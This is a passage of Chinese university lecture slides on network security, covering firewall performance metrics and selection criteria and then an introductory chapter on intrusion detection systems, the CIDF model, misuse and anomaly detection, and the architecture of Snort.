- 背对背包的技术指标结果能体现出被测防火墙的缓冲容量，网络上经常有一些应用会产生大量的突发数据包（如NFS、备份、路由更新等），而且这样的数据包的丢失可能会产生更多的数据包，强大缓冲能力可以减小这种突发对网络造成的影响，因此，背对背指标体现防火墙的数据缓存能力，**描述了网络设备承受突发数据的能力**，即对突发数据的缓冲能力。

防火墙的性能指标

(5) 最大位转发率

- 防火墙的位转发率指在特定负载下每秒钟防火墙将允许的数据流转发至正确的目的接口的位数。最大位转发率指在不同的负载下反复测量得出的位转发率数值中的最大值。

(6) 最大并发连接数

- 最大并发连接数指穿越防火墙的主机之间或主机与防火墙之间能同时建立的最大连接数。这项性能可以反映一定流量下防火墙所能顺利建立和保持的并发连接数及一定数量的连接情况下防火墙的吞吐量变化。
- 并发连接数主要反映了防火墙建立和维持TCP连接的性能，同时也能通过并发连接数的大小体现防火墙对来自于客户端的TCP连接请求的响应能力。

防火墙的性能指标

(7) 最大并发连接建立速率

- 在此项测试中，分别测试防火墙的每秒所能建立起的TCP/HTTP连接数及防火墙所能保持的最大TCP/HTTP连接数。测试在一条安全规则下打开和关闭NAT(静态)对TCP连接的新建能力和保持能力。

(8) 有效通过率

- 根据RFC 2647对防火墙测试的规范中定义的一个重要的指标：good put（防火墙的真实有效通过率）。由于防火墙在使用过程中，总会有数据包的丢失和重发，因此，简单测试防火墙的通过率是片面的，good put从应用层测试防火墙的真实有效的传输数据包速率。简单地说，就是防火墙端口的总转发数据量(bit/s)减去丢失的和重发的数据量(bit/s)。

(9) 其他性能指标

- 防火墙的其他性能指还包括最大策略数、平均无故障间隔时间、支持的最大用户数等。

5.9.3 防火墙的选择原则

- 一般认为，没有一个防火墙的设计能够适用于所有的环境，所以应根据网站的特点来选择合适的防火墙。选购防火墙时应考虑以下几个因素。

(1) 防火墙的安全性

- 安全性是评价防火墙好坏最重要的因素，这是因为购买防火墙的主要目的就是为了保护网络免受攻击。但是，由于安全性不太直观、不便于估计，因此，往往被用户所忽视。对于安全性的评估，需要配合使用一些攻击手段进行。

防火墙的选择原则

(2) 防火墙的高效性

- 用户的需求是选购何种性能防火墙的决定因素。用户安全策略中往往还可能会考虑一些特殊功能要求，但并不是每一个防火墙都会提供这些特殊功能的。用户常见的需求可能包括以下几种。
  1)双重域名服务DNS
  2)虚拟专用网络VPN
  3)网络地址转换功能NAT
  4)杀毒功能
  5)特殊控制需求

防火墙的选择原则

(3) 防火墙的适用性

- 适用性是指量力而行。
- 防火墙也有高低端之分，配置不同，价格不同，性能也不同。同时，防火墙有许多种形式，有的以软件形式运行在普通计算机之上，有的以硬件形式单独实现，也有的以固件形式设计在路由器之中。因此，在购买防火墙之前，用户必须了解各种形式防火墙的原理、工作方式和不同的特点，才能评估它是否能够真正满足自己的需要。

防火墙的选择原则

(4) 防火墙的可管理性

- 防火墙的管理是对安全性的一个补充。目前，有些防火墙的管理配置需要有很深的网络和安全方面的专业知识，很多防火墙被攻破不是因为程序编码的问题，而是管理和配置错误导致的。
- 对管理的评估，应从以下几个方面进行考虑。
  1)远程管理
  2)界面简单、直观
  3)有用的日志文件

防火墙的选择原则

(5) 完善的售后服务

- 只要有新的产品出现，就会有人研究新的破解方法，所以好的防火墙产品应拥有完善且及时的售后服务体系。
- 防火墙和相应的操作系统应该用补丁程序进行升级，而且升级必须定期进行。

(2020秋季，网络安全，编号：COMP6216P)

第6章 入侵检测技术

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

主要内容

6.1 入侵检测概述
- 6.1.1 入侵检测的概念及模型
- 6.1.2 IDS的任务
- 6.1.3 IDS提供的主要功能
- 6.1.4 IDS的分类

6.2 CIDF模型及入侵检测原理
- 6.2.1 CIDF模型
- 6.2.2 入侵检测原理

6.3 基于Snort部署IDS
6.4 IDS的发展方向
6.5 NIDS的脆弱性及反NIDS技术

6.1 入侵检测概述

- **入侵检测**(Intrusion Detection)源于传统的**系统审计**，从1980年代初期提出的理论雏形到实现商品化的今天已经走过了四十多年的历史。
- 作为一项**主动的网络安全技术**，它能够检测未授权对象（用户或进程）针对系统（主机或网络）的入侵行为，监控授权对象对系统资源的非法使用，记录并保存相关行为的法律证据，并可根据配置的要求在特定的情况下采取必要的响应措施（警报、驱除入侵、防卫反击等）。

6.1.1 入侵检测的概念及模型

- *入侵*就是试图破坏网络及信息系统机密性、完整性和可用性等安全属性的行为。入侵方式一般有：
  (1)未授权的用户访问系统资源；
  (2)已经授权的用户企图获得更高权限，或者是已经授权的用户滥用所给定的权限等。
- *入侵检测的概念*：入侵检测是监测计算机网络和系统、发现违反安全策略事件的过程。
- 美国国家安全通信委员会(NSTAC)下属的入侵检测小组(IDSG)在1997年给出的关于“入侵检测”(Intrusion Detection)的定义是：*入侵检测是对企图入侵、正在进行的入侵或已经发生的入侵行为进行识别的过程。*

“入侵检测”的另3种常见的定义

(1)检测对计算机系统的非授权访问。
(2)对系统的运行状态进行监视，发现各种攻击企图、攻击行为或攻击结果，以保证系统资源的保密性、完整性和可用性。
(3)识别针对计算机系统和网络系统、或广义上的信息系统的非法攻击，包括检测外部非法入侵者的恶意攻击或探测，以及内部合法用户越权使用系统资源的非法行为。

入侵检测系统(IDS)

- 所有能够执行入侵检测任务和实现入侵检测功能的系统都可称为*入侵检测系统*(IDS，Intrusion Detection System)，其中包括软件系统或软/硬件结合的系统。
- 入侵检测系统自动监视出现在计算机或网络系统中的事件，并分析这些事件，以判断是否有入侵事件的发生。
- 入侵检测系统一般位于内部网络的入口处，安装在防火墙的后面，用于检测外部入侵者的入侵和内部用户的非法活动。




图 6-1 入侵检测系统




图 6-1 入侵检测系统




图 6-1 入侵检测系统




图 6-1 入侵检测系统




图 6-1 入侵检测系统

6.1.2 IDS的任务

(1) 信息收集

- IDS的第一项任务是信息收集。
- IDS所收集的信息包括用户(合法用户和非法用户)在网络、系统、数据库及应用程序活动的状态和行为。
- 为了准确地收集用户的信息活动，需要在信息系统中的若干个关键点(包括不同网段、不同主机、不同数据库服务器、不同的应用服务器等处)设置信息探测点。

(1) 信息收集-IDS可利用的信息来源

1) 系统和网络的日志文件

- 日志文件中包含发生在系统和网络上异常活动的证据，通过查看日志文件，能够发现黑客的入侵行为。

2) 目录和文件中的异常改变

- 信息系统中的目录和文件中的异常改变(包括修改、创建和删除)，特别是那些限制访问的重要文件和数据的改变，很可能就是一种入侵行为。黑客入侵目标系统后，经常替换目标系统上的文件，替换系统程序或修改系统日志文件，达到隐藏其活动痕迹的目的。

3) 程序执行中的异常行为

- 每个进程在具有不同权限的环境中执行，这种环境控制着进程可访问的系统资源、程序和数据文件等。一个进程出现了异常的行为，可能表明黑客正在入侵系统。

4) 网络活动信息

- 远程攻击主要通过网络发送异常数据包而实现，为此IDS需要收集TCP连接的状态信息以及网络上传输的实时数据。比如，如果收集到大量的TCP半开连接，则可能是拒绝服务攻击的开始。又比如，如果在短时间内有大量的到不同TCP（或UDP）端口的连接，则很可能说明有人在对己方的网络进行端口扫描。

(2) 信息分析

- 对收集到的网络、系统、数据及用户活动的状态和行为信息等进行模式匹配、统计分析和完整性分析，得到实时检测所必需的信息。

1) 模式匹配

- 将收集到的信息与已知的网络或系统入侵模式的特征数据库进行比较，从而发现违背安全策略的行为。假定所有入侵行为和手段(及其变种)都能够表达为一种模式或特征，那么所有已知的入侵方法都可以用匹配的方法来发现。
- 模式匹配的关键是如何表达入侵模式，把入侵行为与正常行为区分开来。模式匹配的优点是误报率小，其局限性是只能发现已知攻击，而对未知攻击无能为力。

(2) 信息分析—统计分析

2) 统计分析

- 统计分析是入侵检测常用的**异常发现**方法。假定所有入侵行为都与正常行为不同，如果能建立系统正常运行的行为轨迹，那么就可以把所有与正常轨迹不同的系统状态视为可疑的入侵企图。
- 统计分析方法就是先创建系统对象(如用户、文件、目录和设备等)的**统计属性**(如访问次数、操作失败次数、访问地点、访问时间、访问延时等)，再将信息系统的实际行为与统计属性进行比较。当观察值在正常值范围之外时，则认为有入侵行为发生。

(2) 信息分析—完整性分析

3) 完整性分析

- 完整性分析检测某个文件或对象是否被更改。完整性分析常利用消息杂凑函数(如 MD5和SHA)，能识别目标的微小变化。
- 该方法的优点是某个文件或对象发生的任何一点改变都能够被发现。
- **进程的完整性**分析是分析入侵的一种重要方法，其难点在于定义进程的完整性，在进程的完整性度量方面目前还没有好的解决方案。

(3) 安全响应

- IDS在发现入侵行为后必然及时做出响应，包括终止网络服务、记录事件日志、报警和阻断等。
- 响应可分为*主动响应*和*被动响应*两种类型。
- *主动响应*由用户驱动或系统本身自动执行，可对入侵行为采取终止网络连接、改变系统环境(如修改防火墙的安全策略)等；
- *被动响应*包括发出告警信息和通知等。目前比较流行的响应方式有：记录日志、实时显示、E-mail报警、声音报警、SNMP报警、手机短信报警等。

6.1.3 IDS提供的主要功能

- 为了完成入侵检测任务，IDS需要提供以下主要功能。

(1) 网络流量的跟踪与分析功能：跟踪用户进出网络的所有活动，实时检测并分析用户在系统中的活动状态；实时统计网络流量，检测拒绝服务攻击等异常行为。

(2) 已知攻击特征的识别功能：识别特定类型的攻击，并向控制台报警，为网络防护提供依据。根据定制的条件过滤重复告警事件，减轻传输与响应的压力。

IDS提供的主要功能

(3) 异常行为的分析、统计与响应功能：分析系统的异常行为模式，统计异常行为，并对异常行为做出响应。

(4) 特征库的在线和离线升级功能：提供入侵检测规则的在线和离线升级，实时更新入侵特征库，不断提高IDS的入侵检测能力。

(5) 数据文件的完整性检查功能：检查关键数据文件的完整性，识别并报告数据文件的改动情况。

(6) 自定义的响应功能：定制实时响应策略；根据用户定义，经过系统过滤，对告警事件及时响应。

IDS提供的主要功能

(7) 系统漏洞的预报警功能：对未发现的系统漏洞特征进行预报警。

(8) IDS探测器集中管理功能：通过控制台收集探测器的状态和告警信息，控制各个探测器的行为。

- 一个高质量的IDS产品除了具备以上入侵检测功能外，还必须容易配置和管理，并且自身具有很高的安全性。

6.1.4 IDS的分类

(1)基于网络的入侵检测系统(NIDS，Network Intrusion Detection System)




图 6-2 基于网络的入侵检测系统

(1)基于网络的入侵检测系统 (NIDS，Network Intrusion Detection System)

- 数据来自网络上的数据流。NIDS能够截获网络中的数据包，提取其特征并与知识库中已知的*攻击签名*(signature, profile)相比较，从而达到检测目的。
- 其优点是检测速度快、隐蔽性好、不容易受到攻击、不消耗被保护主机的资源；缺点是有些攻击是从被保护的主机发出的，不经过网络，因而无法识别。

(2) 基于主机的入侵检测系统 (HIDS，Host Intrusion Detection System)




图 6-3 基于主机的入侵检测系统

(2) 基于主机的入侵检测系统 (HIDS，Host Intrusion Detection System)

- 数据来源于主机系统，通常是系统日志和审计记录。HIDS通过对系统日志和审计记录的不断监控和分析来发现入侵。
- 优点是针对不同操作系统捕获应用层入侵，误报少；缺点是依赖于主机及其子系统，实时性差。
- HIDS通常安装在被保护的主机上，主要对该主机的网络实时连接及系统审计日志进行分析和检查，在发现可疑行为和安全违规事件时，向管理员报警，以便采取措施。

LIDS：基于Linux内核的入侵检测系统

- 这是一种基于Linux内核的入侵检测系统。它在Linux内核中实现了参考监听模式以及命令进入控制(Mandatory Access Control)模式，可以实时监视操作状态，旨在从系统核心加强其安全性。
- 在某种程度上可以认为它的检测数据来源于操作系统的内核操作，在这一级别上检测入侵和非法活动，因此其安全特性要高于其他两类IDS。

(3)分布式入侵检测系统 (DIDS，Distributed Intrusion Detection System)

采用上述两种数据来源。这种系统能够同时分析来自主机系统的审计日志和来自网络的数据流，一般为**分布式结构，由多个部件组成**。DIDS可以从多个主机获取数据，也可以从网络取得数据，克服了单一的HIDS和NIDS的不足。

- 典型的DIDS采用**控制台/探测器**结构。NIDS和HIDS作为**探测器**放置在网络的**关键节点**，并向中央控制台汇报情况。攻击日志定时传送到控制台，并保存到中央数据库中，新的攻击特征能及时发送到各个探测器上。每个探测器能够根据所在网络的实际需要配置不同的规则集。

6.2 CIDF模型及入侵检测原理

6.2.1 CIDF模型

- 由于大多数的入侵检测系统都是独立开发的，不同系统之间**缺乏互操作性和互用性**，这对入侵检测系统的发展造成了障碍，因此，DARPA（the Defense Advanced Research Prouects Agency，美国国防部高级研究计划局）在1997年3月开始着手通用入侵检测架构(**CIDF**，**Common Intrusion Detection Framework**)标准的制定。
- CIDF 是一种推荐的入侵检测标准架构。

CIDF模型

CIDF由 S.Staniford 等人提出，主要有三个目的：

① **IDS构件共享**，即一个IDS系统的构件可被另一个系统使用；

② **数据共享**，即通过提供标准的数据格式，使得IDS中的各类数据可以在不同的系统之间传递并共享；

③ **完善互用性标准**，并建立一套开发接口和支持工具，以提供独立开发部分构件的能力。




图 6-4 CIDF框架结构图

CIDF模型将入侵检测需要分析的数据称作**事件**（**Event**），它可以是基于网络的入侵检测系统的数据包，也可以是基于主机的入侵检测系统从系统日志等其它途径得到的信息。模型也对各个部件之间的信息传递格式、通信方法和API进行了标准化。




图 6-4 CIDF框架结构图

事件产生器的目的是从整个的计算机环境（也称为信息源）中获得事件，并向系统的其他部分提供该事件，这些数据源可以是网络、主机或应用系统中的信息。




图 6-4 CIDF框架结构图

事件分析器从事件产生器中获得数据，通过各种分析方法——一般为误用检测和异常检测方法——来分析数据，决定入侵是否已经发生或者正在发生，在这里分析方法的选择是一项非常重要的工作。




图 6-4 CIDF框架结构图

响应单元则是对分析结果作出反应的功能单元。最简单的响应是报警，通知管理者入侵事件的发生，由管理者决定采取应对的措施。




图 6-4 CIDF框架结构图


- **事件数据库**是存放各种中间和最终数据的地方的总称，它可以是复杂的数据库，也可以是简单的文本文件。
- **目录服务构件**用于各构件定位其他的构件，以及控制其他构件传递的数据并认证其他构件的使用，以防止IDS系统本身受到攻击。它可以管理和发布密钥，提供构件信息和告诉用户构件的功能接口。

入侵检测系统的处理模式

- 在目前的入侵检测系统中，经常用信息源、分析部件和响应部件来分别代替事件产生器、事件分析器和响应单元等术语。因此，人们往往将*信息源、分析和响应*(IDS*的三大要素*)称作**入侵检测系统的处理模式**。
- 虽然CIDF具有明显的优点，但实际上由于目前数据交换标准还在制定之中，因此它还没有得到广泛地应用，也没有一个入侵检测系统产品完全使用该标准，但未来的IDS系统将可能遵循CIDF标准。

PPDR模型：一种动态防御模型

- PPDR是策略(Policy)、防护(Protection)、检测(Detection)和响应(Response)的缩写。
- PPDR模型由于具有动态、自适应的特性，符合计算机安全运行和发展的特点，被越来越多的人所接受。
- 其中，策略是整个模型的核心，规定了系统的安全目标及具体安全措施和实施强度等内容；防护指具体的安全规则、安全配置和安全设备；检测是对整个系统动态的监控；响应是对各种入侵行为及其后果的及时反应和处理。



6.2.2 入侵检测原理

- 事件分析器也称为分析引擎，是入侵检测系统中最重要的核心部件，其性能直接决定IDS的优劣。
- IDS的**分析引擎**通常使用两种基本的分析方法来分析事件、检测入侵行为，即误用检测(**MD**，Misuse Detection)和异常检测(**AD**，Anomaly Detection)。

(1) 误用检测

- 误用检测技术又称*基于知识或特征*的检测技术。它假定所有入侵行为和手段(及其变种)都能够表达为一种模式或特征，并对已知的入侵行为和手段进行分析，提取入侵特征，构建攻击模式或攻击签名，通过系统当前状态与攻击模式或攻击签名的匹配判断入侵行为。误用检测是最成熟、应用最广泛的技术。其工作模型如图6-5所示。
- 误用检测技术的优点在于可以准确地检测已知的入侵行为，缺点是不能检测未知的入侵行为。误用检测的关键在于如何表达入侵行为，即攻击模型的构建，把真正的入侵与正常行为区分开来。




图 6-5 误用检测模型

(2) 异常检测

- 异常检测技术又称为基于行为的入侵检测技术，用来检测系统（主机或网络）中的异常行为。其基本设想是入侵行为与正常的(合法的)活动有明显的差异，即正常行为与异常行为有明显的差异。
- 异常检测的工作原理：首先收集一段时间系统活动的历史数据，再建立代表主机、用户或网络连接的正常行为描述，然后收集事件数据并使用一些不同的方法来决定所检测到的事件活动是否偏离了正常行为模式，从而判断是否发生了入侵。

异常检测方法

- 基于异常检测原理的入侵检测方法有以下几种：
  (1) 统计异常检测方法；
  (2) 特征选择异常检测方法；
  (3) 基于贝叶斯推理异常检测方法；
  (4) 基于贝叶斯网络异常检测方法；
  (5) 基于模式预测异常检测方法。
- 其中，比较成熟的方法是*统计异常检测方法和特征选择异常检测方法*。目前，已经有根据这两种方法开发而成的软件产品面市，其他方法目前还停留在理论研究阶段。

6.3 基于Snort部署IDS

- 在网络中部署IDS时，可以使用多个NIDS和HIDS，这要根据网络的实际情况和自己的需求而定。图6-6是一个典型的IDS的部署图。
- Snort是一个免费的网络入侵检测系统，它是用C语言编写的开源软件。其作者**Martin Roesch**在设计之初，只打算实现一个数据包嗅探器，之后又在其中加入了基于特征分析的功能，从此Snort开始向入侵检测系统演变。
- 现在的Snort已经发展得非常强大，拥有核心开发团队和官方站点(https://www.snort.org/)。
  ① Copyright c 1998-2003 **Martin Roesch**
  ② Copyright c 2001-2003 Chris Green
  ③ Copyright c 2003-2013 Sourcefire, Inc.
  ④ Copyright c 2014-2020 **Cisco and/or its affiliates**. All rights reserved.




图 6-6 典型的IDS的部署图

Snort

- Snort是一个基于**libpcap**的**轻量级**网络入侵检测系统。所谓轻量级入侵检测系统，是指它能够方便地安装和配置在网络中任何一个节点上，而且不会对网络产生太大的影响。它对系统的配置要求比较低，可支持多种操作平台，包括Linux、Windows、Solaris和FreeBSD等。在各种NIDS产品中，Snort是其中最好的之一。不仅因为它是免费的，还因为它本身提供了如下各种强大的功能：

(1) 基于规则的检测引擎。

(2)良好的可扩展性。可以使用预处理器和输出插件来对Snort的功能进行扩展。

(3)灵活简单的规则描述语言。只要用户掌握了基本的TCP、IP知识，就可以编写自己的规则。

(4)除了用作入侵检测系统，还可以用作嗅探器和包记录器。

- 一个基于Snort的网络入侵检测系统由以下5个部分组成：
- 解码器；预处理器；检测引擎；输出插件；日志/警报子系统






图6-7 Snort的结构



1.解码器

- 通过libpcap获得网络数据包之后，数据将通过一序列的解码器。
- 首先填写链路级协议的包结构，然后解码为后续处理所需的信息，如TCP或UDP端口之类的信息。获取的信息将被送往预处理器。
- 解码器支持多种类型的网络接口，包括Ethernet、SLIP、PPP等。




2.预处理器

- Snort主要采用基于规则的方式对数据包进行检测，这种方式因匹配速度快而受到欢迎。
- 但对于Snort来说，超越基于规则匹配的检测机制是必要的。比如说，仅依赖规则匹配无法检测出协议异常。这些额外的检测机制在Snort中是通过**预处理器**来实现的，它工作在检测引擎之前，解码器之后。


Snort的预处理器

- Snort中包含了三类**预处理器**，分别实现不同的功能：
  - **包重组**。这类预处理器的代表有stream4和frag2。它们将多个数据包中的数据进行组合，构成一个新的待检测包，然后将这个包交给检测引擎或其他预处理器。
  - **协议解码**。为了方便检测引擎方便地处理数据，这类预处理器对Telnet，HTTP和RPC等协议进行解析，并使用统一规范的格式对其进行表述。
  - **异常检测**。用来检测无法用一般规则发现的攻击和协议异常。与前面两种预处理器相比，异常检测预处理器更侧重于报警功能。




3.检测引擎

- 该子系统是Snort工作在入侵检测模式下的核心部分，它使用基于规则匹配的方式来检测每个数据包。一旦发现数据包的特征符合某个规则定义，则触发相应的处理操作。



4.日志/警报子系统

- 规则中定义了数据包的处理方式，包括alter(报警)、log(日志记录)和pass(忽略)等，但具体的alter和log操作则是由日志/警报子系统完成的。日志子系统将解码得到的信息以ASCII码的格式或以tcpdump的格式记录下来，警报子系统将报警信息发送到syslog、socket或数据库中。



5.输出插件

- 输出插件用来格式化警报信息，使得管理员可以按照公司环境来配置容易理解、使用和查看的报警和日志方法。例如，某公司使用MySQL来存储公司和客户的信息，他们的报表系统是基于MySQL之上的，那么，对于该公司来说，把入侵检测的日志和报警信息保存在MySQL中就显得非常有用。Snort有大量的插件来支持不同的格式，包括数据库、XML、Syslog等格式，从而允许以更加灵活的格式和表现形式将报警及日志信息呈现给管理员。

Snort的工作流程

- 首先，Snort利用libpcap进行抓包。
- 之后，由解码器将捕获的数据包信息填入包结构体，并将其送到各式各样的预处理器中。
